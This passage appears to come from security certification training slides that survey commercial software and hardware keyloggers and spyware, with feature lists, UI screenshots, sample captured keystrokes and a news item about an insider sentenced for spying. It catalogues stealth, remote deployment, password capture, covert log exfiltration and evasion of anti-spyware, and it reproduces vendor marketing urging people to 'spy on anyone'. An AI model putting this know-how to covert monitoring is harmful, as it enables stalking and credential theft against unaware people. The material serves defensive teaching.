
It also monitors programs used and web sites visited

It can also capture screenshots of the desktop, log chat conversation (ICQ, AOL, AIM, and Yahoo)

The program can log the activity to an encrypted file or also email activity reports to a specified email address



# Perfect Keylogger: Screenshot





# Perfect Keylogger for Mac

Perfect Keylogger for Mac records keystrokes, websites, and screenshots, supports email notifications, and can upload all logs to a website by FTP

## Features:

- Stealth and undetectable surveillance - the program runs in invisible mode
- Keystroke logging and application monitoring - keylogger records all keystrokes typed in every application
- Website and screenshots recording (records all web links/ titles visited in Safari, Firefox or Opera)
- Email delivery - log files can be invisibly emailed to you (including keystrokes, websites, screenshots)

# Perfect Keylogger for Mac: Screenshot



# Invisible Keylogger

Invisible Keylogger records all keystrokes typed, including chat conversations, email composed, websites visited, and desktop activity

Invisible Keylogger can perform visual surveillance by capturing screenshots every X minutes

It includes a Kernel mode driver that enables you to capture NT/2000/XP logon passwords



# Invisible Keylogger: Screenshot





Actual Spy is designed for the hidden computer monitoring

Keylogger Actual Spy is capable of catching all keystrokes, capturing the screen, logging the programs being run and closed, and monitoring the clipboard contents

## Features:

- Logs all keystrokes
- Makes screenshots within the specified time interval
- Saves the applications' running and closing
- Watches clipboard contents
- Records all print activity
- Records disk changes
- Records Internet connections
- Records all websites visited





# Actual Spy: Screenshot 1

The screenshot displays the 'Actual Spy' application window. The interface includes a menu bar with options like 'Start monitoring', 'Stop monitoring', 'Hide', 'Clear all logs', 'Registration', 'Help', and 'Exit'. Below the menu bar is a 'PC Activity' section with tabs for 'Keystrokes (39)', 'Screenshots (9)', 'Applications (154)', 'Clipboard (4)', 'Printer (1)', and 'Files and Directories (21)'. A table lists recent activity records with columns for Time, Window Caption, Application Path, and Username. The selected record shows a Microsoft Word document being opened by user 'Andrey' at 12:14:27 PM on 2/9/2005. Below the table, a detailed view of the selected record shows the application path and keystrokes: '[Shift]Actual[Space][Shift]Spy[Enter]'. The status bar at the bottom indicates 'Status: stopped', 'Total records: 253', 'Text logs size: 37.24 KB', and 'Screenshots size: 1.40 MB'.

Time	Window Caption	Application Path	Username
2/9/2005 12:14:27 PM	actualspy.doc - Microsoft Word	C:\Program Files\Microsoft Offi...	Andrey
2/9/2005 12:14:21 PM	Microsoft Word	C:\Program Files\Microsoft Offi...	Andrey
2/9/2005 12:39:38 AM	Desktop	C:\WINDOWS\explorer.exe	Andrey
2/9/2005 12:39:17 AM	The Bat!	C:\Program Files\The Bat!\the...	Andrey
2/8/2005 11:25:05 PM	Microsoft Internet Explorer	C:\Program Files\Internet Expl...	Andrey
2/8/2005 6:44:14 PM	The Bat!	C:\Program Files\The Bat!\the...	Andrey
2/8/2005 5:02:02 PM	Statistics for www.actualspy.c...	C:\Program Files\Internet Expl...	Andrey
2/8/2005 4:58:01 PM	The Bat!	C:\Program Files\The Bat!\the...	Andrey
2/8/2005 4:57:46 PM	The Bat!	C:\Program Files\The Bat!\the...	Andrey

Time: 2/9/2005 12:14:27 PM  
 Window Caption: actualspy.doc - Microsoft Word  
 Application path: C:\Program Files\Microsoft Office\Office10\WINWORD.EXE  
 Username: Andrey

Keystrokes:  
 [Shift]Actual[Space][Shift]Spy  
 [Enter]

Show characters only

Refresh Delete Delete all Search  Match case

Status: stopped Total records: 253 Text logs size: 37.24 KB Screenshots size: 1.40 MB

# Actual Spy: Screenshot 2

The screenshot displays the 'Actual Spy' application window. The interface includes a menu bar with options like 'Start monitoring', 'Stop monitoring', 'Hide', 'Clear all logs', 'Registration', 'Help', and 'Exit'. Below the menu is a 'PC Activity' section with tabs for 'Keystrokes (39)', 'Screenshots (9)', 'Applications (154)', 'Clipboard (4)', 'Printer (1)', and 'Files and Directories (21)'. A table lists activity records with columns for 'Time', 'Window Caption', and 'Username'. The selected record shows a Microsoft Internet Explorer window at 11:21:59 PM on 2/8/2005, with the username 'Andrey'. Below the table, a detailed view of the selected record shows the window caption, username, and the file path: 'C:\Program Files\Actual Spy\logs\pic\2005\_2\_8\_23\_21\_59.dat'. The status bar at the bottom indicates 'Status: stopped', 'Total records: 253', 'Text logs size: 37.24 KB', and 'Screenshots size: 1.40 MB'.

Time	Window Caption	Username
2/9/2005 12:35:46 AM	The Bat!	Andrey
2/8/2005 11:36:59 PM	The Bat!	Andrey
2/8/2005 11:26:59 PM	http://online.drweb.com - Dr.Web® online scanning result - Micr...	Andrey
2/8/2005 11:21:59 PM	Microsoft Internet Explorer	Andrey
2/8/2005 11:16:59 PM	The Bat!	Andrey
2/8/2005 6:23:10 PM	Desktop	Andrey
2/8/2005 2:28:21 PM	Connections Tray	Andrey
2/8/2005 1:58:21 PM	Tripence Software - Microsoft Internet Explorer	Andrey
2/8/2005 1:53:21 PM	WADIM DIL 1st ... COETIWADE EDECIWADE CUADE	Andrey

Time: 2/8/2005 11:21:59 PM  
 Window Caption: Microsoft Internet Explorer  
 Username: Andrey  
 Path: C:\Program Files\Actual Spy\logs\pic\2005\_2\_8\_23\_21\_59.dat

Status: stopped    Total records: 253    Text logs size: 37.24 KB    Screenshots size: 1.40 MB

# Actual Spy: Screenshot 3

The screenshot displays the Actual Spy application window. The title bar reads "Actual Spy". The menu bar includes: Start monitoring, Stop monitoring, Hide, Clear all logs, Registration, Help, and Exit. The main interface is divided into a left sidebar and a main content area.

**Left Sidebar:**

- PC Activity (with computer icon)
- Internet Activity (with Internet Explorer icon)
- Report (with document icon)
- Settings (with gear icon)
- About (with key icon)

**Main Content Area:**

**Internet Activity**

Internet Connections (21) | Websites visited (4)

Time	Window Caption	Url	Username
2/8/2005 11:26:56 PM	Dr.Web® online scanning result	http://online.drweb.com/result	Andrey
2/8/2005 6:36:55 PM	Newestsoft.com	http://newestsoft.com/forum/t...	Andrey
2/8/2005 5:00:20 PM		http://msn-cnet.com.com/Act...	Andrey
2/8/2005 4:58:43 PM	Statistics for www.actualspy.c...	http://www.actualspy.com/aw...	Andrey

Time: 2/8/2005 6:36:55 PM  
 Window Caption: Newestsoft.com  
 Url: http://newestsoft.com/forum/index.php?s=  
 Username: Andrey

Refresh Delete Delete all Search Match case

Status: stopped | Total records: 253 | Text logs size: 37.24 KB | Screenshots size: 1.40 MB

Totally invisible and undetectable

FTP and Email log delivery

Remotely deployable

Option to include protected storage passwords in the log

Option to include URL history in the log

The logs can be received either when they have reached a minimum size or at a specified day interval



The keylogger server works even on a Guest account (2k, XP, and 2003)

Both small and large icons of the server can be changed






# IKS Software Keylogger



It is a desktop activity logger that is powered by a kernel mode driver. This driver enables it to run silently at the lowest level of Windows 2000/XP operating systems



**Emails are sent secretly without leaving any trace on the monitored machine.**

• Emails are sent on a timely basis.

• To make the email system as simple as possible, Ghost Keylogger has a number of preconfigured mail services.

• The only thing you have to do in order to receive the log files is to enter your email address.

It is a stealth keylogger and invisible surveillance tool that records every keystroke to an encrypted log file. The log file can be sent secretly with an email to a specified address

• Before you start logging you can try that the email works by pressing the "Test" button.

# Hacking Tool: Hardware Keylogger

The Hardware Keylogger is a tiny hardware device that can be attached in between a keyboard and a computer

It keeps a record of all keystrokes typed on the keyboard. The recording process is transparent to the end user

There are two types of hardware keyloggers:

- PS/2 keyloggers
- USB keyloggers



# Hardware Keylogger: Output

```
Untitled - Notepad
File Edit Format Help
Press C for safe mode.
***
Keyghost II Standard XM v7.0.7
www.keyghost.com
help@keyghost.com
Menu.
1. Entire log download
2. Section log download
3. wipe log
4. Format
5. Options change
8. Diagnostics
9. exit
Do not change window until finish.
Select number.
```

```
Untitled - Notepad
File Edit Format Help
5. Options
6. Optimize speed
7. Password change
8. Diagnostics
9. exit
Do not change window until finish.
select number. 1
Key to stop.
Keys so far is 640 out of 523968 ...
tom@msn.com<tab>confidentiurgent AttentionHi Smith,
As per our telephonic conversation yesterday I have
<bks><bks><bks><bks><bks>(
1x))am passing on the information about My compani<bks>u<bks>y's various
client
s. So tell me the place n time where we sah<bks><bks>hall meet.
Donot forget to bring along the cj<bks><bks><bks><bks>(8x))the check
alon
g with you ....
Hey i think someones knocking at my cabin door,<bks>.
Do call me y<bks>ui*<bks>p.
Smit<ON>yahoomail.com
eccouncilceh
wipe log (y/n) ?
```



# Keyboard Keylogger: KeyGhost Security Keyboard

Records all the keystrokes

The “Security Keyboard” functions cannot be bypassed even if the user boots from a disc

It can record up to 2,000,000 key strokes

A non-volatile flashmemory placed in the keyboard stores all the keystrokes

Keylogger records the keystrokes that are used to modify BIOS



# USB Keylogger: KeyGhost USB Keylogger

It works by recording USB traffic in the hardware

Keystrokes are recorded to KeyGhost's internal flash memory chip


It can record up to 2,000,000 keystrokes



# What is Spyware

Spyware is a program that records computer activities on a machine

- Records keystrokes
- Records email messages
- Records IM chat sessions
- Records websites visited
- Records applications opened
- Captures screenshots



# Spyware: Spector

Spector is a spyware that records everything that one does on the Internet



Spector automatically takes hundreds of snapshots every hour, like a surveillance camera



Spector works by taking a snapshot of whatever is on the computer screen and saves it away in a hidden location on the system's hard drive



# Spector: Screenshot

Spector Pro 6.0

File Edit View Data Window Help

All Recordings Top-10 Settings Help

Chat/IM Activity Online Searches Web Sites Visited Email Activity Program Activity Keywords Detected

Show TOP 10 Web Sites Where the Most Time Was Spent All Last 30 Days Last 7 Days Last 2 Days Custom

**Web Sites Where the Most Time Was Spent (June 28, 2007 - June 28, 2007)**

Rank	Web Site Domain	Time Spent	Open	Details	Blocked
1	topchoicereviews.com	0:00:14	Open Web Site	View Details	Block Web Site
2	download.com	0:00:06	Open Web Site	View Details	Block Web Site
3	altavista.com	0:00:04	Open Web Site	View Details	Block Web Site
4	amazon.com	0:00:04	Open Web Site	View Details	Block Web Site
5	cnn.com	0:00:04	Open Web Site	View Details	Block Web Site
6	com.com	0:00:04	Open Web Site	View Details	Block Web Site
7	ibm.com	0:00:04	Open Web Site	View Details	Block Web Site
8	live.com	0:00:03	Open Web Site	View Details	Block Web Site
9	yahoo.com	0:00:03	Open Web Site	View Details	Block Web Site
10	youtube.com	0:00:03	Open Web Site	View Details	Block Web Site
11	ebay.com	0:00:02	Open Web Site	View Details	Block Web Site
12	freedownloadmanager.org	0:00:00	Open Web Site	View Details	Block Web Site
13	google.com	0:00:00	Open Web Site	View Details	Block Web Site
14	hotmail.com	0:00:00	Open Web Site	View Details	Block Web Site
15	mozilla.com	0:00:00	Open Web Site	View Details	Block Web Site
16	news.com	0:00:00	Open Web Site	View Details	Block Web Site

Total: 16

 **NEWS.COM** <http://www.news.com/>

## Ex-government employee sentenced for hacking

By Joris Evers

[http://news.com.com/Ex-government+employee+sentenced+for+hacking/2100-7350\\_3-6071928.html](http://news.com.com/Ex-government+employee+sentenced+for+hacking/2100-7350_3-6071928.html)

Story last modified Fri May 12 17:50:52 PDT 2006

**A former computer security specialist at the Department of Education has been sentenced to five months in prison for hacking into his supervisor's PC.**

Kenneth Kwak, 34, of Chantilly, Va., admitted to installing remote control software on the computer and using that access to read his supervisor's e-mail and monitor other Internet activity, the U.S. Department of Justice said in a [statement Friday](#). Kwak shared this information with others in his office, the DOJ said.

Kwak pleaded guilty last month to one count of intentionally gaining unauthorized access to a government computer and thereby obtaining information, the DOJ said. He was sentenced on Friday in the U.S. District Court for the District of Columbia. The five-month sentence is to be followed by five months of home confinement.

As part of the sentence, Kwak was also ordered to pay the U.S. government \$40,000 in restitution. He will be on parole for three years.

Kwak was responsible for securing [Department of Education](#) computers. His prosecution was part of the "zero-tolerance policy" recently adopted by the U.S. Attorney's Office regarding intrusions into U.S. government computer systems, the DOJ said.

### In other news:

[Bush, senators grapple with taps](#)

[Casual games get serious](#)

[This is your brain on a microchip](#)

[News.com Extra: Sky spies watch us from space](#)



100% UNDETECTABLE \* 100% UNDETECTABLE \* 100% UNDETECTABLE

## REMOTE SPY

RECORD THE FOLLOWING:

- EMAIL CORRESPONDENCE
- CHAT CONVERSATIONS
- INSTANT MESSENGERS
- OVERALL COMPUTER ACTIVITY
- AND MUCH MORE!!!

RECORD COMPUTER ACTIVITY FROM ANYWHERE!  
EASY TO SETUP, NO PHYSICAL INSTALLATION NEEDED!

**SPY ON ANYONE. FROM ANYWHERE.**

SECRETLY RECORD EMAIL, CHAT CONVERSATIONS AND OVERALL COMPUTER ACTIVITY REMOTELY!

# Spytech SpyAgent

SpyAgent Professional records keystrokes, windows opened, applications ran, passwords used, Internet connections, websites visited, and emails sent and received



It captures screenshots that can be displayed in a slideshow



It can be configured to send a log file to a specified email address





# Spytech SpyAgent: Screenshot



# 007 Spy Software

It allows to secretly monitor and record users activities on a computer, such as web sites visited, windows opened, every key pressed, application executed, Internet chats, Email sent, and even take snapshots of the entire Windows desktop at set intervals

It can record all applications' window activity taken place on your computer

It can log window title, the opening and closing time of window, and current user name

It can take picture of the Windows Desktop and capture images in a few seconds

It is the most securely spy program since it is password protected

# 007 Spy Software: Screenshot 1

007 Spy Software -- Unregistered Copy, 1 of 15 days

**Settings**  
Set general options

**Keystrokes Log**  
Records : 176

**WebSites Log**  
Records : 103

**Applications Log**  
Records : 5097

**Screenshots Log**  
Records : 328

**File/Folders Log**  
Records : 100

**About**  
About 007 Spy

**View Records of WebSites Log**

Website monitor can record all websites viewed by users on your computer, including site name and site URL. You can also sort, export and search these records. Furthermore, you can just click the hyperlink in each pop window to visit the corresponding website IMMEDIATELY!

User	Time	Site Name	URL Address
Jason	2005-11-17 21:08:49	catch cheating...	http://www.google.com
Jason	2005-11-17 21:08:53	catch cheating...	http://www.google.com
Jason	2005-11-17 21:08:58	catch cheating...	http://www.google.com
Jason	2005-11-17 21:09:01	cheating spous...	http://www.google.com
Jason	2005-11-17 21:09:13	SpyBuddy Spy ...	http://www.exploreanyw...
Jason	2005-11-17 21:09:30	spybuddy - Go...	http://www.google.com
Jason	2005-11-17 21:11:10	ExploreAnywh...	http://www.parental-co...
Jason	2005-11-17 21:11:48	Google	http://www.google.com
Jason	2005-11-17 21:11:52	Google Image ...	http://www.google.com
Jason	2005-11-17 21:12:05	SPYBUDDY - ...	http://images.google.cc
Jason	2005-11-17 21:12:12	SpyBuddy Spy ...	http://www.exploreanyw...
Jason	2005-11-17 21:12:19	SPYBUDDY - ...	http://images.google.cc
Jason	2005-11-17 21:12:23	Google Image ...	http://images.google.cc
Jason	2005-11-17 21:12:31	Google Image ...	http://images.google.cc

# 007 Spy Software: Screenshot 2

007 Spy Software -- Unregistered Copy, 1 of 15 days

**Settings**  
Set general options

**Keystrokes Log**  
Records : 167

**WebSites Log**  
Records : 103

**Applications Log**  
Records : 5090

**Screenshots Log**  
Records : 322

**File/Folders Log**  
Records : 100

**About**  
About 007 Spy

**Global Settings**

**Password Setup**

Enable password protection to avoid unauthorized access

Type Password:

Confirm Password:

**Hotkey Selection**

Specify the Hotkey to make 007 Spy Software visible when in stealth mode.

Press your favorite HotKey here:

**Override Anti-Spy Programs**

Prevent anti-spy programs (such as Spy Sweeper, Ad-Aware and Spy-Bot, etc.) from running on this computer.

**Startup Option**

Load on Windows Startup

Startup in Active Mode

Auto Hide on Startup

**Advanced Settings**

Set Email & FTP delivery, schedule, and more.

**Advanced Option**

**Stealth Mode** Stongly recommended!!! Turning to " Stealth Mode " will make 007 Spy run in total stealth mode to avoid the awareness of anti-spy programs and other users!

**Register Now** **Help** **Clear Logs** **Hide** **Stop**

# 007 Spy Software: Screenshot 3

**Advanced Option**

**Monitoring Scheduling**

Enable time scheduling (uncheck this to monitoring at anytime).  
Start monitoring at:  and stop monitoring after  hours.

**Delivery via Email and FTP**

Email address:  SMTP Server:   
Username:  Password:  **Test Now**

FTP Server:  Remote directory:   
Username:  Password:  **Test Now**

Send keystroke log       Send Websites log  
 Send application log       Send file/folder log  
 Send screen snapshot log (Email delivery will not send snapshot pictures)

Send logs every  hours.  Clear all logs after FTP delivery

**User Filter**

Only monitor these users:       Exclude these users:  
  
(Separate usernames with a comma, or leave blank to monitor all users.)

**Uninstall 007 Spy Software**      **Cancel**      **OK**

SpyBuddy allows to secretly monitor all areas of PC, tracking every action whether it is the last keystroke pressed or the last file deleted

All chat conversations, web sites visited, windows opened and interacted with, every application executed, every file or folder renamed or modified, all text and images sent to the clipboard, every keystroke pressed, every password typed can be monitored using this software

SpyBuddy will keep track of all user shutdowns, SpyBuddy interaction, e-mail deliveries, and invalid password attempts

